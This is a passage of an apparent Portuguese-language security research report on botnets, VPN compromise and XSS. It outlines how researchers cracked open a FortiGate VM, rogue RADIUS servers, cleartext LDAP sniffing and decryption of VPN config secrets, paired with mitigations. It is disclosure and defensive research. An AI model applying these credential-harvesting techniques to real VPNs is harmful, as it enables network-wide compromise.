Além do CVE do PAN-OS, vimos que esse agente de ameaças também estava visando outros CVEs, incluindo o Ivanti Connect Secure SSL-VPN CVE-2023-46805 e o CVE-2024-21887, que foram divulgados no início de 2024. As vulnerabilidades adicionais exploradas pelo invasor incluem:

- O roteador TP-Link (CVE-2023-1389)
- VMware Workspace ONE Access e Identity Manager (CVE-2022-22954)
- Execução remota de código de ThinkPHP (CVE-2018-20062)
- Inclusão de arquivo ThinkPHP e execução remota de código via pearcmd, divulgada em 2022

Relíquias do passado

Além das botnets, também vimos muito tráfego e incidentes de "relíquias" de malware, como campanhas inativas que tinham autopropagadores semelhantes a worms, que ainda passam de uma máquina para outra apesar de não terem um servidor C2 ativo (Figura 9). Essas cargas úteis de worms atacam nossos honeypots e executam alguns comandos de criação de perfil, mas não lançam nenhuma outra carga útil nem entram em contato com um servidor ativo. Essas relíquias do passado, desde os antigos worms EternalBlue até antigas botnets como a yonnger2, que infectam bancos de dados SQL desprotegidos, não representam muito risco, mas o fato de ainda estarem ativas significa que ainda há uma base sólida de máquinas vulneráveis que elas *podem* infectar.




Fig. 9: a atividade de auto propagadores de worms sem um servidor C2 ativo em 2024

A análise também revelou a persistência de variantes de ransomware teoricamente obsoletas que continuam a operar de forma oportunista, apesar de sua obsolescência técnica. Esse "ransomware" (SQL Wipers; Figura 10) se conecta a bancos de dados SQL inseguros por meio de pulverização de senhas, descarta todos os dados e deixa uma nova tabela com instruções para envio de bitcoin para obter os dados de volta (embora não pareça que os invasores realmente façam backup desses dados antes de excluí-los, portanto, recuperá-los pode ser um sonho impossível).




Fig. 10: atividade do SQL wiper imitando ransomware

Como os invasores solicitam o pagamento em bitcoin e incluem o endereço da carteira na mensagem para a vítima, podemos rastrear os pagamentos e parece que eles ganharam pelo menos 2,6 BTC com esse esquema, o que equivale a aproximadamente US$ 260 mil no momento em que este relatório foi escrito.

Estratégias de mitigação

Para mitigar esses tipos de ameaças de forma eficaz, as organizações podem utilizar mapeamento e segmentação de rede para identificar e isolar sistemas críticos, limitando o acesso à rede desses sistemas. Isso dificulta o movimento lateral de qualquer malware em caso de violação. A segmentação baseada em software também restringe as portas de gerenciamento. A segmentação pode ser usada para criar uma política de nível de processo para reduzir a superfície de ataque sobre portas confidenciais. De preferência, as organizações podem usar uma solução que permita a aplicação de políticas no nível do processo para determinar melhor quais processos devem ter permissão para se comunicar por portas de gerenciamento confidenciais.

Detecção das botnets

Nossa equipe desenvolveu ferramentas para ajudar a detectar duas dessas botnets:

- Um script de detecção para servidores SSH para identificar indicadores FritzFrog
- Um arquivo de configuração para o Infection Monkey para testar ambientes contra o disseminador SSH da NoaBot

Proteção adicional

Além disso, sua organização pode usar as seguintes abordagens para se proteger contra botnets:

- Adotar uma abordagem multicamadas à cibersegurança para lidar com ameaças em diferentes estágios de ataque e em vários ambientes de ameaça
- Manter todos os softwares, firmwares e sistemas operacionais atualizados com os patches de segurança mais recentes
- Manter backups off-line regulares dos dados críticos e estabelecer um plano eficaz de recuperação de desastres e um plano de resposta a incidentes
- Realizar treinamento regular de conscientização sobre cibersegurança para educar os funcionários

Arquitetura de redes

A segurança de rede moderna não tem a ver com construir muros, mas com oferecer proteção inteligente e adaptável. Os dias de designs de rede simples ficaram para trás. As redes atuais são teias complexas de APIs e protocolos avançados que criam oportunidades e desafios para a cibersegurança.

A interação entre a computação de edge e a infraestrutura central agora introduz várias camadas de risco potencial. À medida que as redes se tornam mais interconectadas, sua defesa fica cada vez mais complicada.

Nesta seção de arquitetura de rede da estrutura de segurança em profundidade, a pesquisa aborda os riscos específicos de violação de VPNs e cross-site scripting.

Estudo de pesquisa

Violação de VPNs

VPNs são um ótimo exemplo de arquitetura de rede moderna em vigor. São essenciais para o trabalho remoto, mas também são uma espada de dois gumes. Enquanto as VPNs mantêm as empresas funcionando, elas também criam novos pontos de entrada para possíveis ataques cibernéticos. As empresas devem equilibrar cuidadosamente a conectividade com a segurança e entender que cada solução tecnológica traz seus próprios riscos.

VPNs – o ponto de entrada para a rede

2024 foi um ano difícil para a segurança de VPNs. Parece que novos ataques foram informados a cada duas semanas, incluindo alguns que foram ativamente explorados no Ivanti Connect Secure e no PAN-OS da Palo Alto. Os requisitos arquitetônicos inerentes dos dispositivos VPN, que necessitam de conectividade persistente com a Internet, os tornam alvos particularmente atraentes para agentes de ameaças sofisticadas que buscam a invasão da rede.

O projeto estrutural das VPNs, que exige uma interface de rede aberta, cria uma vulnerabilidade intrínseca que os agentes mal-intencionados podem explorar sistematicamente como um ponto de entrada potencial nos ecossistemas de rede organizacional. Esse interesse (mal-intencionado) em dispositivos VPN é uma dor de cabeça dupla para os guardiões, já que as VPNs geralmente vêm em um instrumento de caixa preta, de modo que os guardiões geralmente não têm ideia do que está acontecendo no dispositivo além do portal ou console de gerenciamento. Os invasores, por outro lado, podem gastar tempo e esforço para abrir a solução, fazer engenharia reversa no servidor VPN e encontrar as vulnerabilidades. Com esse conhecimento, iniciamos um projeto em 2024 para entender o impacto potencial de uma violação de VPN bem-sucedida. Tradicionalmente, uma violação significa apenas uma entrada na rede organizacional, mas o que acontece *após* a entrada?

Quebrando a segurança de uma VPN

No passado, pesquisar um dispositivo de VPN significava comprá-lo fisicamente, abrir o gabinete para acessar a placa e conectar-se a uma porta de depuração ou descarregar o firmware via flash. Hoje em dia, é comum encontrar dispositivos VPN virtuais que podem ser carregados como máquinas virtuais (VMs).

Normalmente, essas VMs consistem em uma imagem do carregador de inicialização, uma imagem do kernel e um sistema de arquivos. Várias proteções também estão disponíveis para esses componentes. Por exemplo, o carregador de inicialização e o kernel do FortiGate fazem várias verificações de integridade e assinatura durante toda a sua execução para garantir que não foram adulterados. Para implementar a confidencialidade, o próprio sistema de arquivos também é protegido por criptografia e é descriptografado somente enquanto o dispositivo está em execução.

Conforme nossa pesquisa, as 12 etapas a seguir são necessárias para transformar um dispositivo virtual FortiGate em um ambiente de pesquisa com um shell remoto:

1. Extrair o disco virtual da solução
2. Descriptografar o sistema de arquivos raiz
3. Extrair o arquivo do *bin* principal
4. Aplicar um patch de integridade do */bin/init*
5. Converter a imagem do kernel em um arquivo ELF para facilitar a análise
6. Localizar o endereço de *fgt_verify_initrd*, para que ele possa receber o patch durante sua execução para desativar outras verificações de integridade
7. Adicionar versões estáticas do BusyBox e do GDB dentro de */bin/*
8. Compilar um stub que cria um servidor Telnet e substituir */bin/smartctl* por esse stub
9. Empacotar a pasta */bin/* de volta em um arquivo
10. Reempacotar o sistema de arquivos raiz e criptografá-lo
11. Adicionar um preenchimento no final do sistema de arquivos criptografados
12. Substituir o sistema de arquivos empacotado na VM

Este processo está ilustrado na Figura 11.




Fig. 11: aplicação de patch do FortiGate para um ambiente de pesquisa

Como você pode ver, conseguir pesquisar o funcionamento interno de um dispositivo de VPN é um processo longo e árduo, e não há uma maneira realista de os guardiões da rede alocarem tanto tempo e tantos recursos para isso. Os agentes de ameaças, por outro lado, podem se dar ao luxo de fazer tudo isso, especialmente quando estimulados pela compensação potencial da exploração propriamente dita.

Engenharia reversa de um dispositivo VPN

Os dispositivos VPN têm muitos componentes dentro deles. Geralmente, esses componentes incluem um servidor HTTP para o portal de administração, uma interface de servidor para a própria VPN, um shell de gerenciamento personalizado (para evitar expor o sistema operacional diretamente aos usuários) e outros elementos auxiliares.

Os invasores geralmente tentam encontrar ataques de desvio de autenticação para se conectar ao portal de gerenciamento ou ao shell. Alternativamente, buscam vulnerabilidades de corrupção de memória na implementação do protocolo VPN, permitindo a execução de um shellcode (e, posteriormente, malware) diretamente no dispositivo.

Quando analisamos o dispositivo VPN do FortiGate, observamos que seu servidor da Web administrativo é baseado em Apache. Decidimos iniciar a engenharia reversa do manipulador de autenticação da API, já que a parte interessante é contornar a autenticação. Como parte do tratamento de solicitações HTTP, ele usa um módulo do Apache chamado biblioteca libapreq para processar os dados da solicitação do cliente. É surpreendente que a biblioteca presente no binário seja a versão mais antiga disponível (março de 2000). A Fortinet utiliza o módulo quase exatamente como estava há 24 anos, com exceção de pequenas mudanças para otimização.

Caça aos bugs (e localização de bugs)

Encontramos vários bugs nessa biblioteca, que divulgamos à Fortinet em junho de 2024 e foram corrigidos em 14 de janeiro de 2025.

Entre os bugs, encontramos uma gravação fora dos limites (OOB), que nos permite substituir um byte de memória por um byte NULL, e um bug de cópia errada que nos permite enganar o servidor para que ele copie um buffer grande. Ambos os erros são difíceis de explorar para uma execução completa de código remoto devido a restrições nos dados e na execução. Encontramos outra OOB que poderíamos usar para derrubar o fork do servidor Web que processou nossa solicitação. Como as operações de fork são caras, o acionamento repetido do bug pode levar a um ataque de negação de serviço (DoS). Também encontramos uma leitura OOB, que poderia levar a um vazamento de memória que pode conter credenciais de usuário.

O bug mais grave que encontramos no próprio código da Fortinet causou um ataque de DoS. Especificamos o carregamento do arquivo por meio dos dados da solicitação. Isso fez com que um novo arquivo fosse criado dentro da pasta */tmp*. O servidor Web rastreia esses arquivos usando uma lista vinculada que eles mantêm na memória, mas há um bug que faz com que o servidor exclua apenas o primeiro objeto da lista. Portanto, especificar vários arquivos em uma única solicitação fez com que os arquivos restantes fossem deixados na pasta */tmp*. Como */tmp* é um sistema de arquivos tmpfs, os dados são armazenados na RAM. Isso levou a um caso de OOM (out of memory) completo do sistema, o que fez com que o dispositivo ficasse travado (Figura 12). Somente a reinicialização do dispositivo fez com que ele voltasse a ser usado normalmente, e mesmo isso não é uma solução garantida. Em uma de nossas tentativas, mesmo depois de reiniciar o dispositivo, a funcionalidade de rede não funcionava corretamente e não conseguimos usar ou nos conectarmos ao dispositivo.




Fig. 12: preenchimento da RAM do dispositivo VPN com arquivos não excluídos, causando DoS devido à memória insuficiente

Esses são apenas os bugs e CVEs que a Akamai encontrou. Muitos outros foram encontrados no ano passado, incluindo bugs que levaram a um desvio de autenticação ou a uma execução remota de código completa.

Violação do acesso à VPN

Historicamente, os servidores VPN têm sido invadidos para atingir um único objetivo: o acesso inicial. Com isso, os invasores comprometem o servidor VPN exposto à Internet e o utilizam para conquistar espaço na rede interna e realizar as invasões.

Embora essa abordagem seja muito eficaz, nos perguntamos se isso é tudo o que pode ser feito. Afinal, comprometer um dispositivo de VPN para modificar seu firmware subjacente é uma operação muito complexa (como vimos). Por isso, nos perguntamos se haveria alguma outra vulnerabilidade mais acessível. Decidimos explorar uma abordagem diferente, uma forma "mais fácil" de pós-exploração de VPN que usa apenas o painel administrativo e os recursos disponíveis nativamente. Nós apelidamos essa abordagem de "às custas da VPN".

Essa abordagem tem pelo menos duas vantagens:

1. Esse tipo de acesso pode ser mais fácil de obter do que a execução remota de código completa. O acesso à interface de gerenciamento pode ser obtido por meio de uma vulnerabilidade de desvio de autenticação, credenciais fracas ou phishing.
2. Essa abordagem pode ser mais econômica, pois evitamos o esforço de desenvolver uma carga útil personalizada.

Descobrimos dois CVEs (CVE-2024-37374, CVE-2024-37375) e um conjunto de técnicas sem correção que podem ser usadas por invasores que controlam o servidor VPN para assumir o controle de outros ativos essenciais na rede, o que pode **transformar um comprometimento da VPN em um comprometimento total da rede**.

Demonstramos nossas descobertas no FortiGate e no Ivanti Connect Secure, mas acreditamos que variações dessas técnicas provavelmente serão relevantes para outros servidores VPN e dispositivos de edge.

Explorar autenticações legítimas

Você precisa de um usuário para se autenticar na VPN. Embora seja possível configurar manualmente usuários individuais por meio da interface de administração da VPN, isso é extremamente ineficiente em organizações maiores, além ser confuso gerenciar usuários duplicados. Em vez disso, os dispositivos VPN oferecem suporte à integração de autenticação de terceiros. Dessa forma, os usuários podem empregar suas credenciais normais para se autenticarem na VPN (Figura 13).




Fig. 13: uso de um servidor de autenticação remota para autenticar usuários

Uma opção muito popular de servidor de autenticação para VPNs é o protocolo de acesso a diretório leve (LDAP), geralmente encontrado em um controlador de domínio do Active Directory (AD). Com essa configuração, os usuários podem acessar a VPN por meio de suas credenciais de domínio, o que torna essa opção muito conveniente.

Quando configurado para trabalhar com um servidor LDAP para autenticação, o próprio dispositivo VPN precisa ter uma conta de serviço com a qual se autenticar, para que possa consultar as credenciais do usuário. Descobrimos que, quando o LDAP simples é usado (ao contrário do LDAPS, a versão segura do LDAP), ele se conecta por meio de associação simples e **tanto a conta de serviço quanto as credenciais do usuário são transmitidas em texto não criptografado** (Figura 14). A configuração LDAP simples também é padrão em alguns fornecedores de VPN, permitindo a fácil captação por qualquer invasor com recursos de detecção de rede. Como os invasores obtêm recursos de detecção de rede? Ah, esse é um recurso integrado em muitos dispositivos VPN.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Fig. 14: credenciais LDAP de transmissão em texto não criptografado

Servidores de autenticação não autorizados

Como mencionamos, ao autenticar um usuário remoto, a VPN entrará em contato com o servidor de autenticação apropriado para validar as credenciais fornecidas. Identificamos um método que explora esse fluxo de autenticação para comprometer **qualquer credencial fornecida por um usuário** à VPN.

Essa técnica funciona registrando um servidor de autenticação não autorizado que será usado pela VPN ao autenticar usuários (Figura 15). A implementação específica varia de acordo com a VPN, mas a premissa básica é que ao registrar nosso próprio servidor de autenticação, o dispositivo VPN entrará em contato com a credencial do usuário para validação, permitindo uma fácil captura.




Fig. 15: adição de um servidor de autenticação não autorizado para comprometer as credenciais de cliente

Em nossa implementação, usamos um servidor de autenticação RADIUS. Nesse cenário, a autenticação RADIUS é conveniente por dois motivos:

1. As credenciais são enviadas para o servidor durante a solicitação inicial sem primeiro verificar se o usuário existe no servidor.
2. As credenciais são enviadas para o servidor criptografado com uma chave determinada pelo invasor, permitindo que ele recupere as credenciais de texto não criptografado (Figura 16).

Fig. 16: uma senha criptografada em uma mensagem de autenticação RADIUS

Extração de segredos do arquivo de configuração

Um recurso conveniente nas VPNs é a capacidade de exportar suas configurações, geralmente para compartilhar entre dispositivos ou para fazer backup entre atualizações.

Entre as várias configurações interessantes que podemos localizar nos arquivos de configuração, uma se destaca: segredos. As VPNs armazenam muitos segredos em sua configuração, incluindo senhas de usuários locais, chaves SSH, certificados e, o mais interessante, credenciais de contas de serviços de terceiros. Um invasor com acesso ao dispositivo VPN poderia exportar a configuração existente para obter acesso a esses segredos.

Obviamente, não é tão simples assim; para protegê-los, os segredos são armazenados no arquivo de configuração de forma criptografada. A Figura 17 é um exemplo de um segredo criptografado em um arquivo de configuração FortiGate.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Fig. 17: uma senha criptografada dentro de um arquivo de configuração FortiGate

Pode-se pensar que isso não pode ser recuperado; afinal de contas, na maioria das implementações de bancos de dados de usuários, as senhas são armazenadas em forma de hash e salt exatamente para que não possam ser recuperadas, caso o banco de dados seja comprometido. No entanto, no caso de integração com ferramentas de terceiros, a senha deve ser recuperável, pois precisa ser passada como texto simples para o servidor de autenticação.

Nossa principal descoberta tem a ver com ignorar essa criptografia e recuperar o segredo do texto sem formatação.

Descriptografia de segredos de um arquivo de configuração FortiGate

A FortiGate usa AES para criptografar todos os segredos na configuração. Qual chave é usada para executar essa criptografia? O pesquisador de segurança Bart Dopheide descobriu que **uma única chave codificada** é usada em todos os aparelhos FortiGate e que essa chave não pode ser alterada. A Fortinet atribuiu o CVE-2019-6693 a esse problema e implementou uma correção permitindo que os usuários alterem a chave codificada para uma personalizada.

Mesmo depois dessa correção, o problema ainda é muito relevante hoje. A chave não foi alterada, portanto, **por padrão, os dispositivos do FortiGate ainda usam a mesma chave.** Isso significa que, se um invasor conseguir obter um arquivo de configuração de uma solução FortiGate com a configuração padrão, ele poderá descriptografar todos os segredos armazenados no dispositivo.

Agora, digamos que um administrador do FortiGate tenha seguido a prática recomendada e usado uma chave personalizada em vez da chave padrão. **Descobrimos que, se controlarmos a VPN, ainda poderemos obter facilmente os segredos.**

Os administradores podem simplesmente desativar a *configuração de criptografia de dados privados*, que é usada para controlar a chave de criptografia personalizada. Isso **não requer conhecimento da chave configurada no momento** e **reverterá a criptografia de todos os segredos de volta para a chave codificada original.**

Por que isso é crítico? O FortiGate oferece suporte a integrações com vários aplicativos por meio do recurso "conector externo". Esses conectores têm vários objetivos, mas a maioria deles compartilha um aspecto importante: eles exigem credenciais para o aplicativo. Isto é, o FortiGate pode conter credenciais para serviços críticos, como provedores de nuvem, SAP, Kubernetes, ESXi e muito mais.

Em alguns casos, as credenciais exigem altos privilégios para o respectivo aplicativo. Por exemplo, a integração "Poll Active Directory Server" **exige as credenciais de uma conta com acesso administrativo a um controlador de domínio,** o que pode transformar uma violação do FortiGate em um comprometimento total do domínio imediatamente.

Divulgamos essa técnica de ataque para a Fortinet, mas até o momento em que este artigo foi escrito, eles não haviam corrigido esse problema e não foi atribuído um CVE a ele.

Descriptografia de segredos de um arquivo de configuração Ivanti Connect Secure

O Ivanti Connect Secure usa um algoritmo de criptografia personalizado e complexo baseado em AES. Para analisar, isso requer mais esforço de invasores mal-intencionados, mas a criptografia é baseada em um algoritmo simétrico, portanto, ainda é reversível.


Descobrimos que o Ivanti Connect Secure também usa uma chave codificada, e **acreditamos que ela não foi alterada pelo menos desde 2015**. Divulgamos o problema para a Ivanti, e ele foi atribuído ao CVE-2024-37374.

Além disso, descobrimos e divulgamos que a Ivanti armazena credenciais de autenticação em servidores de gerenciamento de dispositivos móveis em sem criptografia. A descoberta foi atribuída ao CVE-2024-37375.

Técnicas de pós-exploração de VPN em ambientes reais

Até agora, apresentamos técnicas teóricas de ataque que encontramos em nosso laboratório, mas há exemplos reais disso? Acreditamos que sim.

Em seu relatório Cutting Edge, que abordou uma série de campanhas de exploração contra dispositivos Ivanti, os pesquisadores da Mandiant compartilharam que os invasores conseguiram comprometer a conta de serviço LDAP configurada no dispositivo Ivanti (Figura 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Fig. 18: exemplo de conta LDAP comprometida (origem: Mandiant)

Embora o relatório da Mandiant não detalhe como os invasores conseguiram fazer isso, acreditamos que **é bastante provável que eles tenham conseguido obter as credenciais usando um dos métodos que destacamos neste relatório**, ou seja, extraindo-as do arquivo de configuração ou interceptando o tráfego de rede.

A implementação desses tipos de técnicas é fácil, e acreditamos que os invasores de todos os níveis de sofisticação poderão usá-los.

Mitigação e detecção

Como os dispositivos VPN tendem a ser uma caixa preta, é difícil monitorá-los adequadamente para detectar ataques e violações. No entanto, há algumas coisas que você pode fazer para limitar o impacto de ataques bem-sucedidos, incluindo o monitoramento de alterações de configuração, a limitação de permissões de contas de serviço, o uso de identidades dedicadas para autenticação de VPN e o emprego do Acesso à rede com Zero Trust.

Monitoramento de alterações de configuração

A maioria das técnicas descritas aqui resulta em algum tipo de alteração de configuração. Exportar e examinar regularmente a configuração da VPN é muito fácil de realizar e pode ajudar a longo prazo na detecção de ataques do tipo “às custas da VPN”.

Limitação das permissões da conta de serviço

Como descrevemos, é simples recuperar as senhas de texto não criptografado de contas de serviço armazenadas em servidores VPN. Não há maneira real de evitar isso, pois as VPNs exigem o uso de senhas de texto não criptografado em alguns casos.

Para reduzir o impacto de um possível comprometimento de VPN, recomendamos o uso de contas de serviço com um conjunto limitado de permissões, de preferência somente leitura. Isso pode contradizer a documentação oficial, mas descobrimos que algumas integrações funcionam bem, mesmo com privilégios reduzidos, e a documentação oficial é apenas para cobrir casos extremos imprevistos.

Os administradores de rede devem tentar entender como um invasor pode aproveitar as credenciais armazenadas na VPN e garantir que um comprometimento de VPN não comprometa outros ativos críticos.

Uso de identidades dedicadas para autenticação VPN

Embora possa ser tentador usar serviços de autenticação existentes, como o AD, para autenticar usuários na VPN, recomendamos que você evite fazer isso. Os invasores que tenham controle sobre a VPN poderão obter credenciais e usá-las para se transformar em ativos internos, transformando a VPN em um ponto único de falha.

Em vez disso, recomendamos que você use uma maneira separada e dedicada de autenticar os usuários na VPN. Por exemplo, execute a autenticação baseada em certificado usando certificados emitidos especificamente para essa finalidade.

Zero Trust Network Access

Um dos principais problemas com VPNs tradicionais é sua abordagem de "tudo ou nada" na concessão de acesso à rede, isto é, os usuários estão "dentro" (têm acesso completo à rede) ou "fora" (não podem acessar nada).

Ambas as opções são problemáticas. Por um lado, devemos fornecer aos usuários acesso remoto a aplicativos internos. Por outro lado, não queremos que um invasor obtenha acesso total à rede para poder comprometer um servidor VPN.

A segurança com reconhecimento de identidade baseada no princípio Zero Trust oferece uma alternativa mais segura às VPNs tradicionais. Essa abordagem usa políticas baseadas em identidade e dados em tempo real, incluindo a localização do usuário, o tempo e a segurança do dispositivo, para conceder aos usuários acesso apenas aos aplicativos necessários, eliminando o amplo acesso em nível de rede. Com isso, você reduz os riscos associados à manutenção e à aplicação de patches em VPNs e outras soluções baseadas em dispositivos para acesso seguro a aplicativos. Além disso, a definição de políticas de acesso à rede por entidade permite que os usuários realizem operações remotas aprovadas, minimizando o impacto potencial de uma violação.

Estudo de pesquisa

Cross-site scripting

Os aplicativos da Web são criados para aceitar, processar e retornar dados fornecidos pelo usuário. A entrada do usuário é o que permite que a Internet seja o que é hoje, mas ela não é confiável.

Cross-site scripting (XSS) pode ocorrer quando um aplicativo da Web não faz a distinção entre dados confiáveis e não confiáveis. O problema é a falta de contexto. O código que tem uma vulnerabilidade de XSS não tem ideia se os dados que estão sendo colocados no HTML vêm de uma fonte confiável. **O engenheiro que está escrevendo o código provavelmente também não tem. No momento em que a entrada do usuário chega a esse ponto, ela pode ter passado por dezenas de outras partes do código.** Esse código também pode ter usado dados confiáveis, mas, devido a uma alteração no upstream, agora está processando entradas de usuário não confiáveis.

Embora não haja uma maneira fácil de resolver esse problema de contexto, há maneiras de ajudar você a superá-lo. Estruturas modernas podem ajudar os engenheiros a identificar dados não confiáveis. Exigir que outro membro da equipe revise as alterações de código é outra ótima maneira de ajudar a adicionar contexto. No entanto, nenhum deles pode garantir que o problema será superado. Elas funcionarão na maioria das situações? Provavelmente, mas não funcionarão em *todas* as situações. Você pode estar cansado de ouvir a frase "defesa em profundidade", mas essa abordagem é a única maneira viável de superar esse problema de forma confiável.

O XSS ainda existe?

